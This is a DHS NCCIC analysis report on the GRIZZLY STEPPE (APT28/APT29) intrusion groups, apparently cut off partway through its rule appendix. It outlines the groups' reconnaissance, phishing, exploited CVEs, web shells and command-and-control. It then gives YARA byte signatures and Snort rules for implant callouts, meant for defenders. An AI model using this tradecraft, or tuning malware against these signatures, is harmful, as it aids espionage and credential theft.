Homeland Security

National Cybersecurity and Communications Integration Center

ANALYSIS REPORT

Reference Number: AR-17-20045 **February 10, 2017**

Enhanced Analysis of GRIZZLY STEPPE Activity

Executive Summary

The Department of Homeland Security (DHS) National Cybersecurity and Communications Integration Center (NCCIC) has collaborated with interagency partners and private-industry stakeholders to provide an Analytical Report (AR) with specific signatures and recommendations to detect and mitigate threats from GRIZZLY STEPPE actors.

Contents

Recommended Reading about GRIZZLY STEPPE

DHS recommends reading multiple bodies of work concerning GRIZZLY STEPPE. While DHS does not endorse any particular company or their findings, we believe the breadth of literature created by multiple sources enhances the overall understanding of the threat. DHS encourages analysts to review these resources to determine the level of threat posed to their local network environments.

DHS Resources

JAR-16-20296 provides technical details regarding the tools and infrastructure used by the Russian civilian and military intelligence Services (RIS) to compromise and exploit networks and endpoints associated with the U.S. election, as well as a range of U.S. Government, political, and private sector entities. JAR-16-20296 remains a useful resource for understanding APT28 and APT29 use of the cyber kill chain and exploit targets. Additionally, JAR-16-20296 discusses some of the differences in activity between APT28 and APT29. This AR primarily focuses on APT28 and APT29 activity from 2015 through 2016.

DHS Malware Initial Findings Report (MIFR)-10105049 UPDATE 2 was updated January 27, 2017 to provide additional analysis of the artifacts identified in JAR 16-20296. The artifacts analyzed in this report include 17 PHP files, 3 executables and 1 RTF file. The PHP files are web shells designed to provide a remote user an interface for various remote operations. The RTF file is a malicious document designed to install and execute a malicious executable. However, DHS recommends that analysts read the MIFR in full to develop a better understanding of how the GRIZZLY STEPPE malware executes on a system, which, in turn, downloads additional malware and attempts to extract cached passwords. The remaining two executables are Remote Access Tools (RATs) that collect host information, including digital certificates and private keys, and provide an actor with remote access to the infected system.

Open Source

Several cyber security and threat research firms have written extensively about GRIZZLY STEPPE. DHS encourages network defenders, threat analysts, and general audiences to review publicly available information to develop a better understanding of the tactics, techniques, and procedures (TTPs) of APT28 and APT29 and to potentially mitigate against GRIZZLY STEPPE activity.

The below examples do not constitute an exhaustive list. The U.S. Government does not endorse or support any particular product or vendor.

Source	Title	Group
Crowdstrike	Bears in the Midst: Intrusion into the DNC	APT28/29
ESET	En Route with Sednit version 1.0	APT28
ESET	Visiting The Bear Den	APT28
FireEye	APT28: A Window Into Russia's Cyber Espionage Operations?	APT28
FireEye	HAMMERTOSS: Stealthy Tactics Define a Russian Cyber Threat Group	APT29
FireEye	APT28: At the Center of the Storm - Russia strategically evolves its cyber operations	APT28
F-Secure	BlackEnergy & Quedagh the convergence of crimeware and APT attacks, TLP: WHITE	APT28
F-Secure	The Dukes 7 years of Russian cyberespionage	APT29
F-Secure	COSMICDUKE: Cosmu with a twist of MiniDuke	APT29
F-Secure	OnionDuke: APT Attacks Via the Tor Network	APT29
F-Secure	COZYDUKE	APT29
Kaspersky	Sofacy APT hits high profile targets with updated toolset	APT28
Crysys	Miniduke: Indicators	APT29
Palo Alto Networks	'DealersChoice' is Sofacy's Flash Player Exploit Platform	APT28
Palo Alto Networks	Sofacy's 'Komplex' OS X Trojan	APT28
Palo Alto Networks	The Dukes R&D Finds a New Anti-Analysis Technique - Palo Alto Networks Blog	APT29
Palo Alto Networks	Tracking MiniDionis: CozyCar's New Ride Is Related to Seaduke	APT29
PwC	APT28: Sofacy? So-funny	APT28
PwC	Cyber Threat Operations: Tactical Intelligence Bulletin - Sofacy Phishing	APT28
Securelist	The CozyDuke APT	APT29
SecureWorks	Threat Group-4127 Targets Hillary Clinton Presidential Campaign	APT28
ThreatConnect	ThreatConnect and Fidelis Team Up to Explore the DCCC Breach	APT28
ThreatConnect	ThreatConnect follows Guccifer 2.0 to Russian VPN Service	APT28
ThreatConnect	ThreatConnect Identifies Additional Infrastructure in DNC Breach	APT28/29
ThreatConnect	Belling the BEAR	APT28
ThreatConnect	Can a BEAR Fit Down a Rabbit Hole?	APT28
Trend Micro	Operation Pawn Storm Using Decoys to Evade Detection	APT28
Trend Micro	Pawn Storm Ramps Up Spear-phishing Before Zero-Days Get Patches	APT28
Volexity	PowerDuke: Widespread Post-Election Spear Phishing Campaigns Targeting Think Tanks and NGOs	APT29
Trend Micro	Operation Pawn Storm: Fast Facts and the Latest Developments	ATP 29
ESET	En Route with Sednit - Part 2: Observing the Comings and Goings	ATP 28

Utilizing Cyber Kill Chain for Analysis

DHS analysts leverage the Cyber Kill Chain model to analyze, discuss, and dissect malicious cyber activity. The phases of the Cyber Kill Chain are Reconnaissance, Weaponization, Delivery, Exploitation, Installation, Command and Control, and Actions on the Objective. This section will provide a high-level overview of GRIZZLY STEPPE activity within this framework.

Reconnaissance

GRIZZLY STEPPE actors use various reconnaissance methods to determine the best attack vector for compromising their targets. These methods include network vulnerability scanning, credential harvesting, and using "doppelganger" (also known as "typo-squatting") domains to target victim organizations. The doppelganger domains can be used for reconnaissance when users incorrectly type in the web address in a browser or as part of delivery as a URL in the body of a phishing emails. DHS recommends that network defenders review and monitor their networks for traffic to sites that look similar to their own domains. This can be an indicator of compromise that should trigger further research to determine whether a breach has occurred. Often, these doppelganger sites are registered to suspicious IP addresses. For example, a site pretending to be an organization's User Log In resolving to a TOR node IP address may be considered suspicious and should be researched by the organization's security operations center (SOC) for signs of users navigating to that site. Because these doppelganger sites normally mimic the targeted victim's domain, they were not included in JAR-16-20296.

Before the 2016 U.S. election, DHS observed network scanning activity that is known as reconnaissance. The IPs identified performed vulnerability scans attempting to identify websites that are vulnerable to cross-site scripting (XSS) or Structured Query Language (SQL) injection attacks. When GRIZZLY STEPPE actors identify a vulnerable site, they can then attempt to exploit the identified vulnerabilities to gain access to the targeted network. Network perimeter scans are often a precursor to network attacks and DHS recommends that security analysts identify the types of scans carried out against their perimeters. This information can aid security analysts in identifying and patching vulnerabilities in their systems.

Another common method used by GRIZZLY STEPPE is to host credential-harvesting pages as seen in Step 4 and Step 5 of the GRIZZLY STEPPE attack lifecycle graphic. This technique includes hosting a temporary website in publicly available infrastructure (i.e., neutral space) that users are directed to via spear-phishing emails. Users are tricked into entering their credentials in these temporary sites, and GRIZZLY STEPPE actors gain legitimate credentials for users on the targeted network.

Weaponization

GRIZZLY STEPPE actors have excelled at embedding malicious code into a number of file types as part of their weaponization efforts. In 2014, it was reported that GRIZZLY STEPPE actors were wrapping legitimate executable files with malware (named "OnionDuke") to increase the chance of bypassing security controls. Since weaponization actions occur within the adversary space, there is little that can be detected by security analysts during this phase. APT28 and APT29 weaponization methods have included:

- Code injects in websites as watering hole attacks
- Malicious macros in Microsoft Office files
- Malicious Rich Text Format (RTF) files with embedded malicious flash code

Delivery

As described in JAR-16-20296 and numerous publicly available resources, GRIZZLY STEPPE actors traditionally use spear-phishing emails to deliver malicious attachments or URLs that lead to malicious payloads. DHS recommends that network defenders conduct analysis of their systems to identify potentially malicious emails involving variations on GRIZZLY STEPPE themes. Inbound emails subjects should be reviewed for the following commonly employed titles, text, and themes:

- efax, e-Fax, efax #100345 (random sequence of numbers)
- PDF, PFD, Secure PDF
- Topics from current events (e.g., "European Parliament statement on…")
- Fake Microsoft Outlook Web Access (OWA) log-in emails
- Invites for cyber threat events

Additionally, GRIZZLY STEPPE actors have infected pirated software in torrent services and leveraged TOR exit nodes to deliver to malware since at least 2014. These actors are capable of compromising legitimate domains and services to host and deliver malware in an attempt to obscure their delivery methods. DHS notes that the majority of TOR traffic is not GRIZZLY STEPPE activity. The existence of a TOR IP in a network log only indicates that network administrators should review the related traffic to determine if it is legitimate activity for that specific environment.

Exploitation

GRIZZLY STEPPE actors have developed malware to exploit a number of Common Vulnerability and Exposures (CVEs). DHS assesses that these actors commonly target Microsoft Office exploits due to the high likelihood of having this software installed on the targeted hosts.

While not all-encompassing, the following CVEs have been targeted by GRIZZLY STEPPE actors in past attacks.

- CVE-2016-7855: Adobe Flash Player Use-After-Free Vulnerability
- CVE-2016-7255: Microsoft Windows Elevation of Privilege Vulnerability
- CVE-2016-4117: Adobe Flash Player Remoted Attack Vulnerability
- CVE-2015-1641: Microsoft Office Memory Corruption Vulnerability
- CVE-2015-2424: Microsoft PowerPoint Memory Corruption Vulnerability
- CVE-2014-1761: Microsoft Office Denial of Service (Memory Corruption)
- CVE-2013-2729: Integer Overflow in Adobe Reader and Acrobat vulnerability
- CVE-2012-0158: ActiveX Corruption Vulnerability for Microsoft Office
- CVE-2010-3333: RTF Stack Buffer Overflow Vulnerability for Microsoft Office
- CVE-2009-3129: Microsoft Office Compatibility Pack for Remote Attacks

Installation

GRIZZLY STEPPE actors have leveraged several different types of implants in the past. Analysts can research these implants by reviewing open-source reporting on malware families including Sofacy, and Onion Duke. Recently, DHS analyzed 17 PHP files, 3 executables, and 1 RTF file attributed to GRIZZLY STEPPE actors and the findings are located in MIFR-10105049-Update2 (updated on 1/26/2017). The PHP files are web shells designed to provide a user interface for various remote operations. The RTF file is a malicious document designed to install and execute a malicious executable. DHS recommends that security analysts review their systems for unauthorized web shells.

Command and Control

GRIZZLY STEPPE actors leverage their installed malware through Command and Control (C2) infrastructure, which they traditionally develop via compromised sites and publicly available infrastructure, such as TOR. C2 IOCs are traditionally the IP addresses or domains that are leveraged to send and receive commands to and from malware implants.

Actions on the Objective

GRIZZLY STEPPE actors have leveraged their malware in multiple campaigns with various end goals. GRIZZLY STEPPE actors are capable of utilizing their malware to conduct extensive data exfiltration of sensitive files, emails, and user credentials. Security operation center (SOC) analysts may be able to detect actions on the objective before data exfiltration occurs by looking for signs of files and user credential movement within their network.

Detection and Response

The appendixes of this Analysis Report provide detailed host and network signatures to aid in detecting and mitigating GRIZZLY STEPPE activity. This information is broken out by actor and implant version whenever possible. MIFR-10105049 UPDATE2 provides additional YARA rules and IOCs associated with APT28 and APT29 actors.

Contact Information

Recipients of this report are encouraged to contribute any additional information that they may have related to this threat. For any questions related to this report, please contact NCCIC at:

Phone: +1-703-235-8832
Email: nccic customerservice@hq.dhs.gov

Feedback

DHS strives to make this report a valuable tool for our partners and welcome feedback on how this publication could be improved. You can help by answering a few short questions about this report at the following URL: https://www.us-cert.gov/forms/feedback

APPENDIX A: APT28

This section describes six implants associated with APT28 actors. Included are YARA rules as well as SNORT signatures. Despite the use of sound production rules, there is still the chance for false positives. In addition, these will complement additional analysis and should not be used as the sole source of attribution.

The following YARA rules detect Downrage, referred to as IMPLANT 1 with rule naming convention. These rules will also detect X-AGENT/CHOPSTICK, which shares characteristics with DOWNRAGE.

Rule IMPLANT_1_v1

```
{

   strings:

      $STR1 = {6A ?? E8 ?? ?? FF FF 59 85 C0 74 0B 8B C8 E8 ?? ?? FF FF 8B F0 EB 02 33 F6 8B CE E8 ?? ?? FF FF 85 F6 74 0E 8B CE E8 ?? ?? FF FF 56 E8 ?? ?? FF FF 59}

   condition:

      (uint16(0) == 0x5A4D) and all of them

}
```

Rule IMPLANT_1_v2

```
{

   strings:

      $STR1 = {83 3E 00 53 74 4F 8B 46 04 85 C0 74 48 83 C0 02 50 E8 ?? ?? 00 00 8B D8 59 85 DB 74 38 8B 4E 04 83 F9 FF 7E 21 57 }

      $STR2 = {55 8B EC 8B 45 08 3B 41 08 72 04 32 C0 EB 1B 8B 49 04 8B 04 81 80 78 19 01 75 0D FF 70 10 FF [5] 85 C0 74 E3 }

   condition:

      (uint16(0) == 0x5A4D) and any of them

}
```

Rule IMPLANT_1_v3

{

strings:

$rol7encode = { 0F B7 C9 C1 C0 07 83 C2 02 33 C1 0F B7 0A 47 66 85 C9 75 }

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and all of them

}

Rule IMPLANT_1_v4

{

strings:

$XOR_LOOP = { 8B 45 FC 8D 0C 06 33 D2 6A 0B 8B C6 5B F7 F3 8A 82 ?? ?? ?? ?? 32 04 0F 46 88 01 3B 75 0C 7C E0 }

condition:

(uint16(0) == 0x5A4D) and all of them

}

Rule IMPLANT_1_v5

{

strings:

$drivername = { 6A 30 ?? 6A 33 [5] 6A 37 [5] 6A 32 [5] 6A 31 [5] 6A 77 [5] 6A 69 [5] 6A 6E [5] 6A 2E [5] 6A 73 [5-9] 6A 79 [5] 6A 73 }

$mutexname = { C7 45 ?? 2F 2F 64 66 C7 45 ?? 63 30 31 65 C7 45 ?? 6C 6C 36 7A C7 45 ?? 73 71 33 2D C7 45 ?? 75 66 68 68 66 C7 45 ?? 66 }

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and any of them

}

Rule IMPLANT_1_v6

{

strings:

$XORopcodes_eax = { 35 (22 07 15 0e|56 d7 a7 0a) }

$XORopcodes_others = { 81 (f1|f2|f3|f4|f5|f6|f7) (22 07 15 0e|56 d7 a7 0a) }

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025) and any of them

}

Rule IMPLANT_1_v7

{

strings:

$XOR_FUNCT = { C7 45 ?? ?? ?? 00 10 8B 0E 6A ?? FF 75 ?? E8 ?? ?? FF FF }

condition:

(uint16(0) == 0x5A4D) and all of them

}

Network Indicators for Implant 1

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"Downrage_HTTP_C2"; flow:established,to_server; content:"POST"; http_method; content:"="; content:"=|20|HTTP/1.1"; fast_pattern; distance:19; within:10; pcre:"/^\/(?:[a-zA-Z0-9]{2,6}\/){2,5}[a-zA-Z0-9]{1,7}\.[A-Za-z0-9\+\-\_\.]+\/\?[a-zA-Z0-9]{1,3}=[a-zA-Z0-9+\/]{19}=$/I";)

The following YARA rules detect CORESHELL/SOURFACE, referred to as IMPLANT 2 with rule naming convention.

IMPLANT 2 Rules:

Rule IMPLANT_2_v1

```
{
   strings:
      $STR1 = { 8d ?? fa [2] e8 [2] FF FF C7 [2-5] 00 00 00 00 8D [2-5] 5? 6a 00 6a 01}
   condition:
      (uint16(0) == 0x5A4D) and all of them
}
```

Rule IMPLANT_2_v2

```
{
   strings:
      $STR1 = { 83 ?? 06 [7-17] fa [0-10] 45 [2-4] 48 [2-4] e8 [2] FF FF [6-8] 48 8d [3] 48 89 [3] 45 [2] 4? [1-2] 01}
   condition:
      (uint16(0) == 0x5A4D) and all of them
}
```

Rule IMPLANT_2_v3

```
{
   strings:
      $STR1 = {c1eb078d??01321c??33d2}
      $STR2 = {2b??83??060f83??000000eb0233}
      $STR3 = {89????89????8955??8945??3b??0f83??0000008d????8d????fe}
condition:
       (uint16(0) == 0x5A4D) and any of them
}
```

Rule IMPLANT_2_v4

{

strings:

$STR1 = {55 8b ec 6a fe 68 [4] 68 [4] 64 A1 00 00 00 00 50 83 EC 0C 53 56 57 A1 [4] 31 45 F8 33 C5 50 8D 45 F0 64 A3 00 00 00 00 [8-14] 68 [4] 6a 01 [1-2] FF 15 [4] FF 15 [4] 3D B7 00 00 00 75 27}

condition:

(uint16(0) == 0x5A4D) and all of them

}

Rule IMPLANT_2_v5

{

strings:

$STR1 = {48 83 [2] 48 89 [3] c7 44 [6] 4c 8d 05 [3] 00 BA 01 00 00 00 33 C9 ff 15 [2] 00 00 ff 15 [2] 00 00 3D B7 00 00 00 75 ?? 48 8D 15 ?? 00 00 00 48 8B CC E8}

condition:

(uint16(0) == 0x5A4D) and all of them

}

Rule IMPLANT_2_v6

{

strings:

$STR1 = { e8 [2] ff ff 8b [0-6] 00 04 00 00 7F ?? [1-2] 00 02 00 00 7F ?? [1-2] 00 01 00 00 7F ?? [1-2] 80 00 00 00 7F ?? 83 ?? 40 7F}

condition:

(uint16(0) == 0x5A4D) and all of them

}

Rule IMPLANT_2_v7

{

strings:

$STR1 = {0a0fafd833d28d41fff775??
8b450cc1eb078d7901321c0233d28bc7895de4bb06000000f7f38b450c8d59fe025dff321c028bc133d2b90
6000000f7f18b450c8bcf221c028b45e48b55e008d41fe83f8068b45??72??8b4d??8b}

$STR2 = {8d9b000000000fb65c0afe8d34028b45??
03c20fafd88d7a018d42ff33d2f775??c1eb078bc7321c0a33d2b906000000f7f18a4d??

8b450c80e902024d??320c028b45??33d2f775??
8b450c220c028bd702d9301e8b4d0c8d42fe3b45e88b45??8955??72a05f5e5b8be55dc20800}

condition:

(uint16(0) == 0x5A4D) and any of them

}

Rule IMPLANT_2_v8

{

strings:

$STR1 = {8b??448944246041f7e08bf2b8abaaaaaac1ee0289742458448b??41f7??

8bcaba03000000c1e902890c248d044903c0442b??4489??24043bf10f83??0100008d1c764c896c24}

$STR2 = {c541f7e0????????????8d0c5203c92bc18bc8??8d04??460fb60c??

4002c7418d48ff4432c8b8abaaaaaaf7e1c1ea028d045203c02bc8b8abaaaaaa46220c??

418d48fef7e1c1ea028d045203c02bc88bc1}

$STR3 = {41f7e0c1ea02418bc08d0c5203c92bc18bc8428d041b460fb60c??

4002c6418d48ff4432c8b8abaaaaaaf7e1c1ea028d045203c02bc8b8abaaaaaa}

$STR4 = {46220c??

418d48fef7e1c1ea028d04528b54245803c02bc88bc10fb64fff420fb604??410fafcbc1}

condition:

(uint16(0) == 0x5A4D) and any of them

}

Rule IMPLANT_2_v9

{

strings:

$STR1 = { 8A C3 02 C0 02 D8 8B 45 F8 02 DB 83 C1 02 03 45 08 88 5D 0F 89 45 E8 8B FF 0F B6 5C 0E FE 8B 45 F8 03 C1 0F AF D8 8D 51 01 89 55 F4 33 D2 BF 06 00 00 00 8D 41 FF F7 F7 8B 45 F4 C1 EB 07 32 1C 32 33 D2 F7 F7 8A C1 02 45 0F 2C 02 32 04 32 33 D2 88 45 FF 8B C1 8B F7 F7 F6 8A 45 FF 8B 75 14 22 04 32 02 D8 8B 45 E8 30 1C 08 8B 4D F4 8D 51 FE 3B D7 72 A4 8B 45 E4 8B 7D E0 8B 5D F0 83 45 F8 06 43 89 5D F0 3B D8 0F 82 ?? ?? ?? ?? 3B DF 75 13 8D 04 7F 8B 7D 10 03 C0 2B F8 EB 09 33 C9 E9 5B FF FF FF 33 FF 3B 7D EC 0F 83 ?? ?? ?? ?? 8B 55 08 8A CB 02 C9 8D 04 19 02 C0 88 45 13 8D 04 5B 03 C0 8D 54 10 FE 89 45 E0 8D 4F 02 89 55 E4 EB 09 8D 9B 00 00 00 00 8B 45 E0 0F B6 5C 31 FE 8D 44 01 FE 0F AF D8 8D 51 01 89 55 0C 33 D2 BF 06 00 00 00 8D 41 FF F7 F7 8B 45 0C C1 EB 07 32 1C 32 33 D2 F7 F7 8A C1 02 45 13 2C 02 32 04 32 33 D2 88 45 0B 8B C1 8B F7 F7 F6 8A 45 0B 8B 75 14 22 04 32 02 D8 8B 45 E4 30 1C 01 8B 4D 0C }

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and all of them

}

Rule IMPLANT_2_v10

{

strings:

$STR1 = { 83 ?? 06 [7-17] fa [0-10] 45 [2-4] 48 [2-4] e8 [2] FF FF [6-8] 48 8d [3] 48 89 [3] 45 [2] 4? [1-2] 01}

condition:

(uint16(0) == 0x5A4D) and all of them

}

Rule IMPLANT_2_v11

{

strings:

$STR1 = {55 8b ec 6a fe 68 [4] 68 [4] 64 A1 00 00 00 00 50 83 EC 0C 53 56 57 A1 [4] 31 45 F8 33 C5 50 8D 45 F0 64 A3 00 00 00 00 [8-14] 68 [4] 6a 01 [1-2] FF 15 [4] FF 15 [4] 3D B7 00 00 00 75 27}

condition:

(uint16(0) == 0x5A4D) and all of them

}

Rule IMPLANT_2_v12

{

strings:

$STR1 = {48 83 [2] 48 89 [3] c7 44 [6] 4c 8d 05 [3] 00 BA 01 00 00 00 33 C9 ff 15 [2] 00 00 ff 15 [2] 00 00 3D B7 00 00 00 75 ?? 48 8D 15 ?? 00 00 00 48 8B CC E8}

condition:

(uint16(0) == 0x5A4D) and all of them

}

Rule IMPLANT_2_v13

{

strings:

$STR1 = { 83 ?? 06 [7-17] fa [0-10] 45 [2-4] 48 [2-4] e8 [2] FF FF [6-8] 48 8d [3] 48 89 [3] 45 [2] 4? [1-2] 01}

condition:

(uint16(0) == 0x5A4D) and all of them

}

Rule IMPLANT_2_v14

{

strings:

$STR1 = {8b??448944246041f7e08bf2b8abaaaaaac1ee0289742458448b??41f7??8bcaba03000000c1e902890c248d044903c0442b??4489??24043bf10f83??0100008d1c764c896c24 }

$STR2 = {c541f7e0????????????8d0c5203c92bc18bc8??8d04??460fb60c??4002c7418d48ff4432c8b8abaaaaaaf7e1c1ea028d045203c02bc8b8abaaaaaa46220c??418d48fef7e1c1ea028d045203c02bc88bc1}

$STR3 = {41f7e0c1ea02418bc08d0c5203c92bc18bc8428d041b460fb60c??4002c6418d48ff4432c8b8abaaaaaaf7e1c1ea028d045203c02bc8b8abaaaaaa}

$STR4 = {46220c??418d48fef7e1c1ea028d04528b54245803c02bc88bc10fb64fff420fb604??410fafcbc1}

condition:

(uint16(0) == 0x5A4D) and any of them

}

Rule IMPLANT_2_v15

{

strings:

$XOR_LOOP1 = { 32 1C 02 33 D2 8B C7 89 5D E4 BB 06 00 00 00 F7 F3 }

$XOR_LOOP2 = { 32 1C 02 8B C1 33 D2 B9 06 00 00 00 F7 F1 }

$XOR_LOOP3 = { 02 C3 30 06 8B 5D F0 8D 41 FE 83 F8 06 }

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and all of them

}

Rule IMPLANT_2_v16

{

strings:

$OBF_FUNCT = { 0F B6 1C 0B 8D 34 08 8D 04 0A 0F AF D8 33 D2 8D 41 FF F7 75 F8 8B 45 0C C1 EB 07 8D 79 01 32 1C 02 33 D2 8B C7 89 5D E4 BB 06 00 00 00 F7 F3 8B 45 0C 8D 59 FE 02 5D FF 32 1C 02 8B C1 33 D2 B9 06 00 00 00 F7 F1 8B 45 0C 8B CF 22 1C 02 8B 45 E4 8B 55 E0 02 C3 30 06 8B 5D F0 8D 41 FE 83 F8 06 8B 45 DC 72 9A }

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and $OBF_FUNCT

}

Rule IMPLANT_2_v17

{

strings:

$STR1 = { 24108b44241c894424148b4424246836 }

$STR2 = { 518d4ddc516a018bd08b4de4e8360400 }

$STR3 = { e48178061591df75740433f6eb1a8b48 }

$STR4 = { 33d2f775f88b45d402d903c641321c3a }

$STR5 = { 006a0056ffd083f8ff74646a008d45f8 }

condition:

(uint16(0) == 0x5A4D) and 2 of them

}

Rule IMPLANT_2_v18

{

strings:

$STR1 = { 8A C1 02 C0 8D 1C 08 8B 45 F8 02 DB 8D 4A 02 8B 55 0C 88 5D FF 8B 5D EC 83 C2 FE 03 D8 89 55 E0 89 5D DC 8D 49 00 03 C1 8D 34 0B 0F B6 1C 0A 0F AF D8 33 D2 8D 41 FF F7 75 F4 8B 45 0C C1 EB 07 8D 79 01 32 1C 02 33 D2 8B C7 89 5D E4 BB 06 00 00 00 F7 F3 8B 45 0C 8D 59 FE 02 5D FF 32 1C 02 8B C1 33 D2 B9 06 00 00 00 F7 F1 8B 45 0C 8B CF 22 1C 02 8B 45 E4 8B 55 E0 02 C3 30 06 8B 5D DC 8D 41 FE 83 F8 06 8B 45 F8 72 9B 8B 4D F0 8B 5D D8 8B 7D 08 8B F0

41 83 C6 06 89 4D F0 89 75 F8 3B 4D D4 0F 82 ?? ?? ?? ?? 8B 55 E8 3B CB 75 09 8D 04 5B 03 C0 2B F8 EB 02 33 FF 3B FA 0F 83 ?? ?? ?? ?? 8B 5D EC 8A C1 02 C0 83 C3 FE 8D 14 08 8D 04 49 02 D2 03 C0 88 55 0B 8D 48 FE 8D 57 02 03 C3 89 4D D4 8B 4D 0C 89 55 F8 89 45 D8 EB 06 8D 9B 00 00 00 00 0F B6 5C 0A FE 8D 34 02 8B 45 D4 03 C2 0F AF D8 8D 7A 01 8D 42 FF 33 D2 F7 75 F4 C1 EB 07 8B C7 32 1C 0A 33 D2 B9 06 00 00 00 F7 F1 8A 4D F8 8B 45 0C 80 E9 02 02 4D 0B 32 0C 02 8B 45 F8 33 D2 F7 75 F4 8B 45 0C 22 0C 02 8B D7 02 D9 30 1E 8B 4D 0C 8D 42 FE 3B 45 E8 }

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and all of them

}

Rule IMPLANT_2_v19

{

strings:

$obfuscated_RSA1 = { 7C 41 B4 DB ED B0 B8 47 F1 9C A1 49 B6 57 A6 CC D6 74 B5 52 12 4D FC B1 B6 3B 85 73 DF AB 74 C9 25 D8 3C EA AE 8F 5E D2 E3 7B 1E B8 09 3C AF 76 A1 38 56 76 BB A0 63 B6 9E 5D 86 E4 EC B0 DC 89 1E FA 4A E5 79 81 3F DB 56 63 1B 08 0C BF DC FC 75 19 3E 1F B3 EE 9D 4C 17 8B 16 9D 99 C3 0C 89 06 BB F1 72 46 7E F4 0B F6 CB B9 C2 11 BE 5E 27 94 5D 6D C0 9A 28 F2 2F FB EE 8D 82 C7 0F 58 51 03 BF 6A 8D CD 99 F8 04 D6 F7 F7 88 0E 51 88 B4 E1 A9 A4 3B }

$cleartext_RSA1 = { 06 02 00 00 00 A4 00 00 52 53 41 31 00 04 00 00 01 00 01 00 AF BD 26 C9 04 65 45 9F 0E 3F C4 A8 9A 18 C8 92 00 B2 CC 6E 0F 2F B2 71 90 FC 70 2E 0A F0 CA AA 5D F4 CA 7A 75 8D 5F 9C 4B 67 32 45 CE 6E 2F 16 3C F1 8C 42 35 9C 53 64 A7 4A BD FA 32 99 90 E6 AC EC C7 30 B2 9E 0B 90 F8 B2 94 90 1D 52 B5 2F F9 8B E2 E6 C5 9A 0A 1B 05 42 68 6A 3E 88 7F 38 97 49 5F F6 EB ED 9D EF 63 FA 56 56 0C 7E ED 14 81 3A 1D B9 A8 02 BD 3A E6 E0 FA 4D A9 07 5B E6 }

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and any of them

}

Rule IMPLANT_2_v20

{

strings:

$func = { 0F B6 5C 0A FE 8D 34 02 8B 45 D4 03 C2 0F AF D8 8D 7A 01 8D 42 FF 33 D2 F7 75 F4 C1 EB 07 8B C7 32 1C 0A 33 D2 B9 06 00 00 00 F7 F1 8A 4D F8 8B 45 0C 80 E9 02 02 4D 0B 32 0C 02 8B 45 F8 33 D2 F7 75 F4 8B 45 0C 22 0C 02 8B D7 02 D9 30 1E 8B 4D 0C 8D 42 FE 3B 45 E8 8B 45 D8 89 55 F8 72 A0 }

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and all of them

}

Network Indicators for Implant 2

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"Coreshell_HTTP_CALLOUT"; flow:established,to_server; content:"POST"; http_method; content:"User-Agent: MSIE "; fast_pattern:only; pcre:"/User-Agent: MSIE [89]\.0\x0d\x0a/D"; pcre:"/^\/(?:check|update|store|info)\/$/I";)

The following YARA rules detect X-Agent/CHOPSTICK, referred to as IMPLANT 3 with rule naming convention.

IMPLANT 3 Rules:

Rule IMPLANT_3_v1

{

strings:

$STR1 = ">process isn't exist<" ascii wide

$STR2 = "shell\\open\\command=\"System Volume Information\\USBGuard.exe\" install" ascii wide

$STR3 = "User-Agent: Mozilla/5.0 (Windows NT 6.; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0" ascii wide

$STR4 = "webhp?rel=psy&hl=7&ai=" ascii wide

$STR5 = {0f b6 14 31 88 55 ?? 33 d2 8b c1 f7 75 ?? 8b 45 ?? 41 0f b6 14 02 8a 45 ?? 03 fa}

condition:

any of them

}

Rule IMPLANT_3_v2

{

strings:

$base_key_moved = {C7 45 ?? 3B C6 73 0F C7 45 ?? 8B 07 85 C0 C7 45 ?? 74 02 FF D0 C7 45 ?? 83 C7 04 3B C7 45 ?? FE 72 F1 5F C7 45 ?? 5E C3 8B FF C7 45 ?? 56 B8 D8 78 C7 45 ?? 75 07 50 E8 C7 45 ?? B1 D1 FF FF C7 45 ?? 59 5D C3 8B C7 45 ?? FF 55 8B EC C7 45 ?? 83 EC 10 A1 66 C7 45 ?? 33 35}

$base_key_b_array = {3B C6 73 0F 8B 07 85 C0 74 02 FF D0 83 C7 04 3B FE 72 F1 5F 5E C3 8B FF 56 B8 D8 78 75 07 50 E8 B1 D1 FF FF 59 5D C3 8B FF 55 8B EC 83 EC 10 A1 33 35 }

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and any of them

}

Rule IMPLANT_3_v3

{

strings:

$STR1 = ".?AVAgentKernel@@"

$STR2 = ".?AVIAgentModule@@"

$STR3 = "AgentKernel"

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and any of them

}

The following YARA rules detect BlackEnergy / Voodoo Bear, referred to as IMPLANT 4 with rule naming convention.

IMPLANT 4 Rules:

Rule IMPLANT_4_v1

{

strings:

